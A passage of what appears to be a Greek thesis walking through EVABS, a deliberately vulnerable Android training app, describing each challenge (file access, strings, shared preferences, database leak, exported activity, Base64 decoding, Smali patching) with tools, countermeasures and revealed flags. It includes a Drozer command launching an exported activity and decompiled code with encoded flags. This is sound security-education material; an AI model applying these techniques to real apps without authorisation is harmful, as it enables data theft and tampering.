
Εργαλεία που αξιοποιήθηκαν: Στη συγκεκριμένη πρόκληση αξιοποιήθηκε το ADB (Android Debug Bridge), ένα βοηθητικό πρόγραμμα γραμμής εντολών που περιλαμβάνεται στο Android SDK της Google για την πρόσβαση στο Logcat μέσω του τερματικού.

Εκπαιδευτικά οφέλη: Οι εκπαιδευόμενοι ξεκινούν με την εισαγωγή στο ADB και την αξιοποίηση του τερματικού για την είσοδο στο λειτουργικό σύστημα του Android. Στην συνέχεια πρέπει να επιβεβαιώσουν το κλειδί στον έλεγχο κλειδιού της εφαρμογής. Τέλος, δίνονται κατευθύνσεις για την αποτροπή αυτών των ευπαθειών όπως η σωστή διαχείριση των προσωπικών δεδομένων στις εσωτερικές διεργασίες της εφαρμογής.

3.4.2. EV02 - File Access (Ευπάθεια στην διαχείριση πρόσβασης στα περιουσιακά στοιχεία της συσκευής)

Περιγραφή της πρόκλησης: Η παρούσα πρόκληση παρουσιάζει ένα υποτιθέμενο σφάλμα συστήματος, όπου, αν και το αρχείο των περιουσιακών στοιχείων της συσκευής είναι ασφαλώς αποθηκευμένο μέσα στο σύστημα, δεν επιτρέπεται η πρόσβαση σε αυτό. Οι προγραμματιστές της εφαρμογής απαγορεύουν την απευθείας πρόσβαση στο αρχείο του συστήματος και αναγκάζουν τον εκπαιδευόμενο να αποκτήσει πρόσβαση στο αρχείο εντοπίζοντας που αποθηκεύονται τα περιουσιακά στοιχεία μιας συσκευής Android.

Παρουσίαση Ευπάθειας: Η συγκεκριμένη ευπάθεια σχετίζεται με την προσβασιμότητα σε αρχεία του συστήματος και επομένως με τις ευπάθειες *ασφάλεια δεδομένων* και *σφάλματος εφαρμογής* (Data Security και Implementation error). Τα περιουσιακά στοιχεία της εφαρμογής είναι εύκολο να κλαπούν και να παραβιαστούν, γεγονός που μπορεί εύκολα να εκμεταλλευτεί ο επιτιθέμενος. Στην συγκεκριμένη περίπτωση οι προγραμματιστές εσφαλμένα επιτρέπουν ελεύθερα την πρόσβαση στα περιουσιακά στοιχεία της εφαρμογής χωρίς να τα προστατεύσουν με κάποιο κωδικό. Στην συνέχεια με την αξιοποίηση του εργαλείου Arktool δίνεται η δυνατότητα στους εκπαιδευόμενους να αποκτήσουν ανεμπόδιστα πρόσβαση στα περιουσιακά στοιχεία και να εντοπίσουν το κλειδί της πρόκλησης που επιβεβαιώνει τη συγκεκριμένη ευπάθεια. Στην εικόνα 8 παρουσιάζεται το αρχείο secrets και το κλειδί της πρόκλησης που περιείχε στο εσωτερικό του.



Εικόνα 8. Προβολή του αρχείου EVABSV4/assets/secrets.txt και του κλειδιού που περιείχε στο εσωτερικό του

Η εν λόγω ευπάθεια εκθέτει τα περιουσιακά στοιχεία της συσκευής του χρήστη και επιτρέπει σε λογισμικά, όπως το Arktool, να παρέχουν πρόσβαση στα στοιχεία αυτά εκθέτοντας τα δεδομένα του χρήστη που αποθηκεύονται εκεί.

Πιθανά αντίμετρα: Το σημαντικότερο αντίμετρο αποτελεί η διόρθωση του κώδικα και η προστασία των περιουσιακών στοιχείων με κάποιο κωδικό προστασίας. Για την ακρίβεια οποιαδήποτε αποθήκευση στα περιουσιακά στοιχεία θα πρέπει να γίνεται με προσοχή και μόνο όταν είναι απαραίτητο. Επιπλέον, γίνεται αντιληπτό ότι ιδιαίτερα σημαντικό ρόλο παίζει ο έλεγχος εξουσιοδότησης, αυθεντικοποίησης και η αποτροπή δικαιωμάτων πρόσβασης σε εφαρμογές όπως το Arktool.

Εργαλεία που αξιοποιήθηκαν: Στην συγκεκριμένη πρόκληση αξιοποιήθηκε το Arktool, ένα εργαλείο που βοηθάει στην αναστροφή εφαρμογών τρίτου μέρους, κλειστών, δυαδικών εφαρμογών Android προκειμένου να πραγματοποιηθεί η διαδικασία απόκτησης πρόσβασης στα περιουσιακά στοιχεία της εφαρμογής.

Εκπαιδευτικά οφέλη: Οι εκπαιδευόμενοι ξεκινούν με την είσοδο στον φάκελο των περιουσιακών στοιχείων της εφαρμογής με την χρήση του Arktool. Στην συνέχεια πρέπει να εντοπίσουν το αρχείο που περιέχει το κλειδί της πρόκλησης και να το επιβεβαιώσουν. Τέλος, δίνονται κατευθύνσεις για την αποτροπή αυτών των ευπαθειών όπως η προστασία των αρχείων του συστήματος με την χρήση κωδικών.

3.4.3. EV03 – Strings (Ευπάθεια στη διαχείριση πρόσβασης στις μεταβλητές της εφαρμογής)

Περιγραφή της πρόκλησης: Η συγκεκριμένη πρόκληση παρουσιάζει την αναζήτηση και εύρεση ενός API (Application Programming Interface) κλειδιού. Οι προγραμματιστές της εφαρμογής εσφαλμένα τοποθετούν το API κλειδί στον φάκελο με τις μεταβλητές, όπου τα δεδομένα εκεί είναι εκτεθειμένα σε επιθέσεις.

Παρουσίαση Ευπάθειας: Η συγκεκριμένη ευπάθεια σχετίζεται με την εσφαλμένη τοποθέτηση σημαντικών κλειδιών της εφαρμογής και επομένως με τις ευπάθειες *ασφάλεια δεδομένων* και την *σφάλματος εφαρμογής* (Data Security και Implementation error). Η προστασία των κλειδιών API θεωρείται ιδιαίτερα σημαντική, καθώς αυτά περιέχουν ευαίσθητες πληροφορίες του χρήστη. Ωστόσο στην συγκεκριμένη περίπτωση οι προγραμματιστές επίτηδες αφήνουν εκτεθειμένο το κλειδί ώστε να φανεί η σημαντικότητά του. Στην συνέχεια, με την αξιοποίηση του εργαλείου Arktool δίνεται η δυνατότητα στους εκπαιδευόμενους να έχουν πρόσβαση στο αρχείο των μεταβλητών και να επιβεβαιώσουν τη συγκεκριμένη ευπάθεια. Στην εικόνα 9 απεικονίζεται το κλειδί της παρούσας πρόκλησης μέσα στο αρχείο strings.xml.

```
<string name="the_evabs_api_key">EVABS{saf3ly_st0red_in_Strings?}</string>
```

Εικόνα 9. Προβολή του κλειδιού της πρόκλησης που βρισκόταν μέσα στο αρχείο EVABSv4/res-values/strings.xml

Η εν λόγω ευπάθεια εκθέτει το API κλειδί του χρήστη και επιτρέπει σε λογισμικά, όπως το Arktool, να παρέχουν πρόσβαση στα δεδομένα του χρήστη και να τα εκθέτουν σε τρίτους.

Πιθανά αντίμετρα: Το σημαντικότερο αντίμετρο αποτελεί η διόρθωση του κώδικα και η προστασία των κλειδιών API με την χρήση κωδικών ή την κρυπτογράφηση αυτών. Για την ακρίβεια οποιαδήποτε αποθήκευση των API κλειδιών θα πρέπει να γίνεται με προσοχή σε ασφαλή ή κρυπτογραφημένα σημεία μέσα στην εφαρμογή και μόνο όταν είναι απαραίτητο. . Επιπλέον, γίνεται αντιληπτό ότι ιδιαίτερα σημαντικό ρόλο παίζει ο έλεγχος εξουσιοδότησης και αυθεντικοποίησης και η αποτροπή δικαιωμάτων πρόσβασης σε εφαρμογές όπως το Arktool.

Εργαλεία που αξιοποιήθηκαν: Στην συγκεκριμένη πρόκληση αξιοποιήθηκε το Arktool, ένα εργαλείο που βοηθάει στην αναστροφή εφαρμογών τρίτου μέρους, κλειστών, δυαδικών εφαρμογών Android προκειμένου να πραγματοποιηθεί η διαδικασία απόκτησης πρόσβασης στο φάκελο με τις μεταβλητές της εφαρμογής.

Εκπαιδευτικά οφέλη: Οι εκπαιδευόμενοι ξεκινούν με την είσοδο στον φάκελο των μεταβλητών της εφαρμογής κάνοντας χρήση του Arktool. Στην συνέχεια πρέπει να εντοπίσουν το αρχείο που περιέχει το κλειδί της πρόκλησης και να το επιβεβαιώσουν. Τέλος, δίνονται κατευθύνσεις για την αποτροπή αυτών των ευπαθειών, όπως η προστασία των API κλειδιών του συστήματος, με την χρήση κωδικών ή με κρυπτογράφηση αυτών.

3.4.4. EV04 – Resources (Ευπάθεια στη διαχείριση αποθεμάτων της συσκευής)

Περιγραφή της πρόκλησης: Η συγκεκριμένη πρόκληση παρουσιάζει μια υποτιθέμενη αναζήτηση μιας εργαλειοθήκης που είναι κρυμμένη μέσα στα αποθέματα της εφαρμογής. Οι προγραμματιστές της εφαρμογής επίτηδες αποκρύπτουν αυτήν την εργαλειοθήκη μέσα στα αποθέματα της εφαρμογής για να την εκθέσουν σε πιθανές επιθέσεις.

Παρουσίαση Ευπάθειας: Η συγκεκριμένη ευπάθεια σχετίζεται με την λανθασμένη απροστάτευτη έκθεση απόρρητων αρχείων μέσα στην εφαρμογή και επομένως με τις ευπάθειες *ασφάλειας δεδομένων* και την *σφάλματος εφαρμογής* (Data Security και Implementation error). Εκμεταλλευόμενος την ευκολία πρόσβασης στα αποθέματα της εφαρμογής και την έλλειψη ασφάλειας γύρω από αυτά, ο επιτιθέμενος είναι δυνατόν να αποκτήσει πρόσβαση σε ορισμένα δεδομένα και πληροφορίες που μπορεί να υπάρχουν μέσα στους φακέλους των αποθεμάτων κάνοντας χρήση του εργαλείου Arktool. Στην εικόνα 10 απεικονίζεται το κλειδί της παρούσας πρόκλησης μέσα στο αρχείο link.txt.

```
www.github.com/abhi-r3v0/Adhrit  
  
# This Toolkit will help you fix EVABS  
  
EVABS{th!s_plac3_is_n0t_as_s3cur3_as_it_l00ks}
```

Εικόνα 10. Προβολή του κλειδιού της πρόκλησης που βρισκόταν στο αρχείο EVABSv4/res/raw/link.txt

Η εν λόγω ευπάθεια εκθέτει τα δεδομένα του χρήστη και επιτρέπει σε λογισμικά, όπως το Arktool, να αποκτήσουν πρόσβαση σε αυτά και να τα εκθέτουν σε τρίτους.

Πιθανά αντίμετρα: Το σημαντικότερο αντίμετρο αποτελεί η διόρθωση του κώδικα και η προστασία των αποθεμάτων της συσκευής με την χρήση κωδικών ή την κρυπτογράφηση αυτών. Για την ακρίβεια οποιαδήποτε αποθήκευση στα αποθέματα της συσκευής θα πρέπει να γίνεται με προσοχή σε ασφαλή ή κρυπτογραφημένα σημεία μέσα στην εφαρμογή και μόνο όταν είναι απαραίτητο. Επιπλέον, γίνεται αντιληπτό ότι ιδιαίτερα σημαντικό ρόλο παίζει ο έλεγχος εξουσιοδότησης και αυθεντικοποίησης και η αποτροπή δικαιωμάτων πρόσβασης σε εφαρμογές όπως το Arktool.

Εργαλεία που αξιοποιήθηκαν: Στην συγκεκριμένη πρόκληση αξιοποιήθηκε το Arktool, ένα εργαλείο που βοηθάει στην αναστροφή εφαρμογών τρίτου μέρους, κλειστών, δυαδικών εφαρμογών Android προκειμένου να πραγματοποιηθεί η διαδικασία απόκτησης πρόσβασης στα αποθέματα της εφαρμογής.

Εκπαιδευτικά οφέλη: Οι εκπαιδευόμενοι ξεκινούν με την είσοδο στον φάκελο των αποθεμάτων της εφαρμογής με την χρήση του Arktool. Στην συνέχεια πρέπει να εντοπίσουν το αρχείο που περιέχει το κλειδί της πρόκλησης και να το επιβεβαιώσουν. Τέλος, δίνονται κατευθύνσεις για την αποτροπή αυτών των ευπαθειών όπως η προστασία των αποθεμάτων του συστήματος με την χρήση κωδικών ή με κρυπτογράφηση αυτών.

3.4.5. EV05 – Shares and Prefs (Ευπάθεια στη διαχείριση των κοινών προτιμήσεων και των τιμών κλειδιά)

Περιγραφή της πρόκλησης: Η συγκεκριμένη πρόκληση παρουσιάζει μια υποτιθέμενη εγγραφή σε μια πλατφόρμα, όπου ο χρήστης δεν θυμάται τον κωδικό εισόδου του και πρέπει να αποκτήσει πρόσβαση στις κοινόχρηστες προτιμήσεις της συσκευής για να τον ανακτήσει. Οι προγραμματιστές της εφαρμογής έχουν προγραμματίσει την εφαρμογή ώστε οποιοδήποτε στοιχείο που προσθέτει ο χρήστης να προστίθενται στις κοινόχρηστες προτιμήσεις της συσκευής καθιστώντας τις εύκολα προσβάσιμες από τον ίδιο τον χρήστη.

Παρουσίαση Ευπάθειας: Η συγκεκριμένη ευπάθεια σχετίζεται με την αποθήκευση των δεδομένων και τη δυνατότητα απόκτησης πρόσβασης σε αυτά σε τρίτους. Επομένως, σχετίζεται με τις ευπάθειες *ασφάλειας των δεδομένων*, *ασφάλειας υλικού* και *ασυμβατότητας εφαρμογών* (Data Security, Hardware Security και Implementation error). Η αποθήκευση των δεδομένων εισόδου στις κοινόχρηστες προτιμήσεις είναι σημαντική, ωστόσο στην συγκεκριμένη περίπτωση οι προγραμματιστές εσφαλμένα αφήνουν εκτεθειμένες αυτές τις προτιμήσεις σε σημείο όπου είναι εύκολα προσβάσιμες από κάποιον επιτιθέμενο. Με την αξιοποίηση του εργαλείου ADB δίνεται οι δυνατότητα στους εκπαιδευόμενους να έχουν πρόσβαση στις κοινόχρηστες προτιμήσεις και να εντοπίσουν τον κωδικό εισόδου. Η εν λόγω ευπάθεια αφήνει εκτεθειμένες τις κοινόχρηστες προτιμήσεις και επιτρέπει σε εργαλεία, όπως το κέλυφος του ADB, να αποκτήσουν πρόσβαση στα πακέτα εφαρμογών και στις πληροφορίες που αυτά περιέχουν.

Πιθανά αντίμετρα: Το σημαντικότερο αντίμετρο αποτελεί η προστασία των κοινόχρηστων προτιμήσεων και η απαγόρευση εισόδου στα πακέτα εφαρμογών σε άτομα εκτός του χρήστη της συσκευής. Για την ακρίβεια οι κοινόχρηστες προτιμήσεις θα πρέπει να είναι κρυπτογραφημένες και να προστατεύονται από κωδικούς. Επιπλέον, γίνεται αντιληπτό ότι ιδιαίτερα σημαντικό ρόλο παίζει ο έλεγχος εξουσιοδότησης και αυθεντικοποίησης και η αποτροπή δικαιωμάτων πρόσβασης σε εφαρμογές όπως το ADB.

Εργαλεία που αξιοποιήθηκαν: Στην συγκεκριμένη πρόκληση αξιοποιήθηκε το ADB (Android Debug Bridge), ένα βοηθητικό πρόγραμμα γραμμής εντολών που περιλαμβάνεται στο Android SDK της Google για την πρόσβαση στο κέλυφος της συσκευής και στα προσωπικά δεδομένα του χρήστη.

Εκπαιδευτικά οφέλη: Οι εκπαιδευόμενοι ξεκινούν με την εισαγωγή στο πακέτο της εφαρμογής με την χρήση του κελύφους του ADB και την αναζήτηση και εύρεση των κοινόχρηστων προτιμήσεων. Στην συνέχεια πρέπει να εντοπίσουν ένα αρχείο .xml, το οποίο περιέχει τον κωδικό εισόδου και να επιβεβαιώσουν την συγκεκριμένη ευπάθεια. Τέλος, δίνονται κατευθύνσεις για την αποτροπή αυτής της ευπάθειας, όπως η κρυπτογράφηση των κοινόχρηστων προτιμήσεων και η απαγόρευση εισόδου σε προγράμματα, όπως το ADB, στα πακέτα της εφαρμογής.

3.4.6. EV06 – DB Leak (Ευπάθεια στη διαχείριση των περιοχών αποθήκευσης δεδομένων)

Περιγραφή της πρόκλησης: Η συγκεκριμένη πρόκληση παρουσιάζει μια υποτιθέμενη αναζήτηση στοιχείων μιας βάσης δεδομένων. Οι προγραμματιστές της εφαρμογής τοποθετούν τα διαπιστευτήρια του διαχειριστή σε μια βάση δεδομένων της εφαρμογής, η οποία είναι απροστάτευτη και ευάλωτη σε επιθέσεις.

Παρουσίαση Ευπάθειας: Η συγκεκριμένη ευπάθεια σχετίζεται με την αποθήκευση των δεδομένων και τον βαθμό προσβασιμότητας από τρίτους. Επομένως, σχετίζεται με τις ευπάθειες *ασφάλειας δεδομένων*, *ασφάλειας υλικού* και *ασυμβατότητας εφαρμογών* (Data Security, Hardware Security και Implementation error). Η αποθήκευση των διαπιστευτηρίων του διαχειριστή της εφαρμογής είναι σημαντική, ωστόσο στην συγκεκριμένη περίπτωση οι προγραμματιστές εσφαλμένα αποθηκεύουν τα διαπιστευτήρια σε μια βάση δεδομένων, η οποία είναι προσβάσιμη από τον καθένα και δεν έχει κανέναν τρόπο προστασίας. Στην συνέχεια, με την αξιοποίηση του κελύφους του ADB δίνεται η δυνατότητα στους εκπαιδευόμενους να αποκτήσουν πρόσβαση τόσο στο πακέτο της εφαρμογής όσο και στην βάση δεδομένων, όπου είναι αποθηκευμένα τα διαπιστευτήρια του διαχειριστή της εφαρμογής, και εντοπίζοντάς τα να μπορούν να επιβεβαιώσουν τη συγκεκριμένη ευπάθεια. Η εν λόγω ευπάθεια αφήνει εκτεθειμένη την βάση δεδομένων και επιτρέπει σε εργαλεία, όπως το κέλυφος του ADB, να αποκτήσουν πρόσβαση στα πακέτα εφαρμογών και στις πληροφορίες που αυτά περιέχουν.

Πιθανά αντίμετρα: Το σημαντικότερο αντίμετρο αποτελεί η προστασία των βάσεων δεδομένων της συσκευής και η απαγόρευση εισόδου στα πακέτα εφαρμογών σε άτομα εκτός του χρήστη της συσκευής. Συγκεκριμένα, οι βάσεις δεδομένων θα

πρέπει να είναι κρυπτογραφημένες και να προστατεύονται από κωδικούς. Επιπλέον, γίνεται αντιληπτό ότι ιδιαίτερα σημαντικό ρόλο παίζει ο έλεγχος εξουσιοδότησης και η αποτροπή εφαρμογών, όπως το ADB.

Εργαλεία που αξιοποιήθηκαν: Στην συγκεκριμένη πρόκληση αξιοποιήθηκε το ADB (Android Debug Bridge), ένα βοηθητικό πρόγραμμα γραμμής εντολών που περιλαμβάνεται στο Android SDK της Google για την πρόσβαση στο κέλυφος της συσκευής και στα προσωπικά δεδομένα του χρήστη.

Εκπαιδευτικά οφέλη: Οι εκπαιδευόμενοι ξεκινούν με την εισαγωγή στο πακέτο της εφαρμογής, κάνοντας χρήση του κελύφους του ADB και έπειτα την αναζήτηση και εύρεση των βάσεων δεδομένων της συσκευής. Στην συνέχεια πρέπει να εξάγουν τα δεδομένα από την βάση και να επιβεβαιώσουν ποια από αυτά είναι SQLite αρχεία. Έπειτα, κάνοντας χρήση του τερματικού και των εντολών, όπως πραγματοποίησαν και στο DIVA, πρέπει να ανοίξουν το αρχείο και να επιβεβαιώσουν και αυτήν την ευπάθεια. Τέλος δίνονται κατευθύνσεις για την αποτροπή αυτών των ευπαθειών όπως η κρυπτογράφηση των βάσεων δεδομένων και η απαγόρευση εισόδου σε προγράμματα, όπως το ADB, στα πακέτα της εφαρμογής.

3.4.7. EV07 – Export (Ευπάθεια στη διαχείριση των εξαγόμενων δραστηριοτήτων)

Περιγραφή της πρόκλησης: Η συγκεκριμένη πρόκληση παρουσιάζει μια υποτιθέμενη κρυμμένη υπηρεσία, η οποία βρίσκεται μέσα στην εφαρμογή και πρέπει να ενεργοποιηθεί από τους εκπαιδευόμενους. Οι προγραμματιστές της εφαρμογής επίτηδες αποκρύπτουν την συγκεκριμένη υπηρεσία ώστε να καταδείξουν στους εκπαιδευόμενους τον τρόπο λειτουργίας μιας εξαγόμενης δραστηριότητας και τον τρόπο απόκτησης πρόσβασης σε αυτήν.

Παρουσίαση Ευπάθειας: Η συγκεκριμένη ευπάθεια σχετίζεται με τις εξαγόμενες δραστηριότητες και τον κώδικα πίσω από αυτές. Επομένως, σχετίζεται με τις ευπάθειες *ασφάλειας δεδομένων, ασφάλειας δικτύου και ασυμβατότητας εφαρμογών* (Data Security, Network Security και Implementation error). Οι εξαγόμενες δραστηριότητες παίζουν κύριο ρόλο στην λειτουργία μιας εφαρμογής και πρέπει να προστατεύονται επαρκώς. Μολαταύτα, στην συγκεκριμένη περίπτωση οι προγραμματιστές εσφαλμένα αφήνουν απροστάτευτη την συγκεκριμένη ευπάθεια, ώστε να μπορέσουν οι εκπαιδευόμενοι να την εκμεταλλευτούν. Στην συνέχεια με την αξιοποίηση του εργαλείου Drozer δίνεται η δυνατότητα στους εκπαιδευόμενους να συγχρονίσουν τον ενσωματωμένο server του Drozer με το ADB της συσκευής και με την χρήση των κατάλληλων εντολών να παρατηρήσουν τις εξαγόμενες δραστηριότητες της εφαρμογής. Παράλληλα με την χρήση της παρακάτω εντολής (Εικόνα 11) οι ίδιοι εξάγουν την μυστική υπηρεσία αυτής της πρόκλησης και επιβεβαιώνουν την συγκεκριμένη ευπάθεια.

```
dz> run app.activity.start --component com.revo.evabs com.revo.evabs.ExportedActivity
```

Εικόνα 11. Προβολή της εντολής για την εμφάνιση της μυστικής υπηρεσίας που είχε κρύψει ο μηχανικός μαζί με το κλειδί

Η εν λόγω ευπάθεια εκθέτει τα δεδομένα του χρήστη σε εξαγόμενες δραστηριότητες και επιτρέπει σε λογισμικά, όπως το Drozer και το ADB, να αποκτήσουν πρόσβαση σε αυτές εκθέτοντας δεδομένα του χρήστη.

Πιθανά αντίμετρα: Το σημαντικότερο αντίμετρο αποτελεί η προστασία των εξαγόμενων δραστηριοτήτων και η μη εμφάνιση αυτών στο δίκτυο της συσκευής. Για την ακρίβεια οποιαδήποτε εξαγόμενη δραστηριότητα θα πρέπει να γίνεται με μεγάλη μυστικότητα και να αποτρέπεται το δικαίωμα πρόσβασης σε εφαρμογές, όπως το Drozer, στο δίκτυο της συσκευής.

Εργαλεία που αξιοποιήθηκαν: Στη συγκεκριμένη πρόκληση αξιοποιήθηκε το Drozer, ένα εργαλείο το οποίο παρέχει την δυνατότητα διαμοιρασμού και εντοπισμού δημόσιων εκμεταλλεύσεων για τις συσκευές Android κάνοντας χρήση είτε του usb είτε του δικτύου, και χρησιμοποιείται για τον εντοπισμό εξαγόμενων δραστηριοτήτων που περιέχουν μυστικές υπηρεσίες.

Εκπαιδευτικά οφέλη: Οι εκπαιδευόμενοι ξεκινούν με τον συγχρονισμό του ενσωματωμένου server του Drozer με το ADB της συσκευής και με την χρήση των κατάλληλων εντολών καταφέρνουν να παρατηρήσουν τις εξαγόμενες δραστηριότητες της εφαρμογής. Στην συνέχεια εμφανίζονται στους εκπαιδευόμενος εντολές, με τις οποίες οι ίδιοι μπορούν να εντοπίσουν και να εκμεταλλευτούν τις δραστηριότητες, καθώς και τις ευπάθειες που υπάρχουν σε αυτές. Τέλος, δίνονται κατευθύνσεις για την αποτροπή αυτών των ευπαθειών, όπως η προστασία των εξαγόμενων δραστηριοτήτων με την χρήση κωδικών και η σωστή διαχείριση των προσωπικών δεδομένων στις εσωτερικές διεργασίες της εφαρμογής.

3.4.8. EV08 – Decode (Ευπάθεια στην αποκρυπτογράφηση κλειδιών)

Περιγραφή της πρόκλησης: Η συγκεκριμένη πρόκληση παρουσιάζει μια υποτιθέμενη αποκρυπτογράφηση ενός μηνύματος που υπάρχει στον κώδικα της εφαρμογής. Οι προγραμματιστές τοποθετούν στον κώδικα της συγκεκριμένης πρόκλησης τρία κλειδιά, τα οποία είναι κρυπτογραφημένα, ενώ οι εκπαιδευόμενοι πρέπει να τα αποκρυπτογραφήσουν για να ανακαλύψουν το κλειδί της πρόκλησης.

Παρουσίαση Ευπάθειας: Η συγκεκριμένη ευπάθεια σχετίζεται με τον ίδιο τον κώδικα και επομένως με τις ευπάθειες *ασφάλειας δεδομένων* και την *ασυμβατότητας εφαρμογών* (Data Security και Implementation error). Είναι γνωστό ότι, η κρυπτογράφηση κλειδιών είναι ιδιαίτερως σημαντική, καθώς προστατεύει τα δεδομένα του χρήστη από πιθανή κλοπή. Παρόλα αυτά, οι προγραμματιστές εσφαλμένα τοποθετούν σε κοινή θέα στο εσωτερικό του κώδικα και τα τρία κρυπτογραφημένα κλειδιά, καθώς καθίσταται εύκολο να αποκρυπτογραφηθούν με τα κατάλληλα εργαλεία. Στην συνέχεια με την αξιοποίηση του εργαλείου JD-GUI δίνεται οι δυνατότητα στους εκπαιδευόμενους να εντοπίσουν τα τρία κλειδιά και να τα αποκρυπτογραφήσουν με την χρήση του εργαλείου ‘Base64 Decode and Encode’. Στην εικόνα 12 παρουσιάζεται ο κώδικας της παρούσας πρόκλησης και οι μεταβλητές που χρειάζονταν αποκρυπτογράφησή.

```

package com.revo.evabs;

import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.view.View;
import android.widget.Button;
import android.widget.TextView;

public class Decode extends AppCompatActivity {
    protected void onCreate(Bundle paramBundle) {
        super.onCreate(paramBundle);
        setContentView(2131492896);
        
            StringBuilder stringBuilder = new StringBuilder();
            stringBuilder.append("RVZBQlN7bmV2M3Jfc3QwcmU=");
            stringBuilder.append("X3MzbnMhdG12M19kYXRh");
            stringBuilder.append("XzFuXzdoM19zMHVyY2VjMGRl");
        
        stringBuilder.toString();
        ((Button)findViewById(2131361842)).setOnClickListener(new View.OnClickListener() {
            public void onClick(View param1View) { tvdecodehint.setText("Reversing APK to Java? hmmm.."); }
        });
    }
}

```

Εικόνα 12. Προβολή του κώδικα της εφαρμογής που περιείχε τις μεταβλητές που έπρεπε να αποκρυπτογραφήσουμε

Η εν λόγω ευπάθεια εκθέτει τα κρυπτογραφημένα κλειδιά του χρήστη που παρέχουν πληροφορίες για τον ίδιο και επιτρέπει σε εργαλεία, όπως το ‘Base64 Decode and Encode’, να τα αποκρυπτογραφήσουν εκθέτοντας τα δεδομένα του χρήστη

Πιθανά αντίμετρα: Το σημαντικότερο αντίμετρο αποτελεί η διόρθωση του κώδικα και η μη έκθεση κρυπτογραφημένων κλειδιών στον κώδικα. Για την ακρίβεια τα κρυπτογραφημένα κλειδιά θα πρέπει να προστατεύονται με μεγάλη προσοχή και να μην βρίσκονται σε κοινή θέα. Επιπλέον, γίνεται αντιληπτό ότι ιδιαίτερα σημαντικό ρόλο παίζει ο έλεγχος εξουσιοδότησης και η αποτροπή πρόσβασης σε εργαλεία όπως το JD-GUI στον κώδικα της εφαρμογής. Ωστόσο, εργαλεία, όπως το ‘Base64 Decode and Encode’, είναι δυνατόν , όταν βρεθούν κρυπτογραφημένα κλειδιά και μετατραπούν από apk σε java, να αποκρυπτογραφήσουν με ευκολία και να εκμεταλλευτούν την συγκεκριμένη ευπάθεια.


Εργαλεία που αξιοποιήθηκαν: Στην συγκεκριμένη ευπάθεια αξιοποιήθηκε το JD-GUI (Java Decompiler), ένα εργαλείο που παρέχει γραφικό περιβάλλον για την εμφάνιση του πηγαίου κώδικα Java (αρχείων .class). Επιπλέον, αξιοποιήθηκε το Base64 Decode and Encode, ένα online εργαλείο για την αποκρυπτογράφηση των μεταβλητών.

Εκπαιδευτικά οφέλη: Οι εκπαιδευόμενοι ξεκινούν με την αντιστροφή του κώδικα από apk σε java με την χρήση του εργαλείου JD-GUI. Στην συνέχεια, παρουσιάζεται το εργαλείο Base64 Decode and Encode, με το οποίο μπορούν να αποκρυπτογραφήσουν κρυπτογραφημένες μεταβλητές που υπάρχουν μέσα στον κώδικα και να επιβεβαιώσουν την παρούσα ευπάθεια. Τέλος, δίνονται κατευθύνσεις για την αποτροπή αυτών των ευπαθειών όπως η σωστή διαχείριση των κρυπτογραφημένων κλειδιών στις εσωτερικές διεργασίες της εφαρμογής.

3.4.9. EV09 – Smali (Ευπάθεια στην επεξεργασία κλειδιών Smali)

Περιγραφή της πρόκλησης: Η συγκεκριμένη πρόκληση παρουσιάζει μια υποτιθέμενη παραβίαση ενός ηλεκτρονικού εργαστηρίου. Οι προγραμματιστές της εφαρμογής επιτρέπουν την πρόσβαση στον κώδικα Smali της πρόκλησης όπου ένας επιτιθέμενος μπορεί να τον κατεβάσει, να τον επεξεργαστεί και να τον επανατοποθετήσει στην εφαρμογή ανεμπόδιστος .

Παρουσίαση Ευπάθειας: Η συγκεκριμένη ευπάθεια σχετίζεται με τον ίδιο τον κώδικα, και επομένως με τις ευπάθειες *ασφάλειας δεδομένων* και *ασυμβατότητας εφαρμογών* (Data Security και Implementation error). Είναι γνωστό, ότι η προστασία του κώδικα από επεξεργασία τρίτων είναι σημαντική, ωστόσο στην συγκεκριμένη περίπτωση οι προγραμματιστές εσφαλμένα επιτρέπουν την επεξεργασία του κώδικα Smali και την επανατοποθέτησή του στην εφαρμογή χωρίς επιπτώσεις. Με την αξιοποίηση του εργαλείου Arktool δίνεται η δυνατότητα στους εκπαιδευόμενους να έχουν πρόσβαση στον κώδικα της εφαρμογής, να τον επεξεργαστούν και έπειτα με χρήση εντολών στο τερματικό να τον επανατοποθετήσουν στο εσωτερικό της εφαρμογής. Στην εικόνα 13 παρουσιάζεται η αλλαγή στον κώδικα της πρόκλησης για την ενεργοποίηση του εργαστηρίου.



```
.line 13
const-string v0, "LAB_ON"
```

Εικόνα 13. Προβολή της αλλαγής που κάναμε στον κώδικα EVABSv4/smali/SmaliInject.smali για να ενεργοποιηθεί το σήμα του εργαστηρίου

Η εν λόγω ευπάθεια εκθέτει τον κώδικα της εφαρμογής και επιτρέπει σε εργαλεία, όπως το Arktool, να επεξεργαστούν στον κώδικα και να αλλάξουν πληροφορίες μέσα στην εφαρμογή και στα δεδομένα του χρήστη.

Πιθανά αντίμετρα: Το σημαντικότερο αντίμετρο αποτελεί η αλλαγή των δικαιωμάτων της εφαρμογής ώστε να αποτρέπεται η δυνατότητα χρήσης του κώδικα μιας εφαρμογής. Επιπλέον, γίνεται αντιληπτό ότι ιδιαίτερα σημαντικό ρόλο παίζει ο έλεγχος εξουσιοδότησης και αυθεντικοποίησης και η αποτροπή δικαιωμάτων πρόσβασης σε εφαρμογές, όπως το Arktool, στον κώδικα της εφαρμογής.


Εργαλεία που αξιοποιήθηκαν: Στην συγκεκριμένη πρόκληση αξιοποιήθηκε το Arktool το Arktool, ένα εργαλείο που βοηθάει στην αναστροφή εφαρμογών τρίτου μέρους, κλειστών, δυαδικών εφαρμογών Android προκειμένου να εντοπιστεί το αρχείο Smali της πρόκλησης, να επεξεργαστεί και την επανατοποθετηθεί στην εφαρμογή.

